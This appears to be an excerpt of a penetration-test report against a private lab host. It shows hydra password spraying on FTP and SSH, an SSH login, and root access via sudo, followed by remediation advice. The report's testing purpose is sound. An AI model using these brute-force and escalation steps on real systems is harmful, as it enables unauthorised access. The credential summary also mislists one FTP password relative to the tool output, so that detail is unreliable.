
Remediation

- Web Server to prevent directory listings for all paths beneath the web root.
- Default file i.e., index.htm should be placed into each directory so that web server will display instead of returning a directory listing.

3 Exploitation


3.1 Brute forcing the password

After getting the user by enumerating the users, I did password spray attack on ftp and ssh service using hydra, and I got the following result which is also shown in the screenshot below.



```
┌──(kali㉿kali2022)-[~]
└─$ hydra -L user.txt -P rockyou.txt ftp://192.168.122.7 -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-05 22:55:21
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking ftp://192.168.122.7:21/
[21][ftp] host: 192.168.122.7   login: user   password: user
[21][ftp] host: 192.168.122.7   login: ubuntu   password: password
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-05 22:55:25
```

Figure 11: Password Brute force using hydra on ftp



```
┌──(kali㉿kali2022)-[~]
└─$ hydra -L user.txt -P rockyou.txt ssh://192.168.122.7 -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-05 22:55:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking ssh://192.168.122.7:22/
[22][ssh] host: 192.168.122.7   login: user   password: user
[22][ssh] host: 192.168.122.7   login: ubuntu   password: password
[22][ssh] host: 192.168.122.7   login: haxor   password: password123
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-05 22:55:39
```

Figure 12: Password brute force using hydra on SSH

The screenshot shows that, hydra has successfully cracked the password of the following users:

FTP


- ***ubuntu: password***
- ***user: password123***

SSH

ubuntu: password ***user: user*** ***haxor: password123***

3.2 Accessing the system through SSH

After getting the username and password, it was easy to get access to the system, I tried doing SSH to the system and I got the shell.




```
┌──(kali㉿kali2022)-[~]
└─$ ssh user@192.168.122.7
user@192.168.122.7's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Oct 28 18:20:41 2020
user@acme:~$ hostname
acme.localdomain.local
user@acme:~$ 
```

Figure 13: Access to the system

3.3 Rooting the system

After doing an initial privilege escalation check, I found that the user was on the sudo group which, using that I got the root access to the system.



```
┌──(kali㉿kali2022)-[~]
└─$ ssh user@192.168.122.7
user@192.168.122.7's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Oct 28 18:20:41 2020
user@acme:~$ hostname
acme.localdomain.local
user@acme:~$ sudo -l
[sudo] password for user:
Matching Defaults entries for user on acme:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user may run the following commands on acme:
    (ALL : ALL) ALL
user@acme:~$ sudo -i
root@acme:~# █
```

Figure 14 :Root access to the system

Remediation

- Low level users should not be given the root privileges.
- Same password should not be used on the multiple service.
- Password Authentication should be disabled on SSH service.
- Password Policies and Lockout Policy should be strictly enforced.

4 Conclusion

This analysis is based on the technologies and known threats as of the date of this report. The recommendation has been suggested in this document which needs to be made in order to ensure the overall security of the system. While Looking to every service and system, the security posture of the system is in very weak state. Any attacker with access to the system can compromise fully.

5 References

isecom. (2022). *OSSTM 3*. Retrieved from issecom: https://www.isecom.org/OSSTMM.3.pdf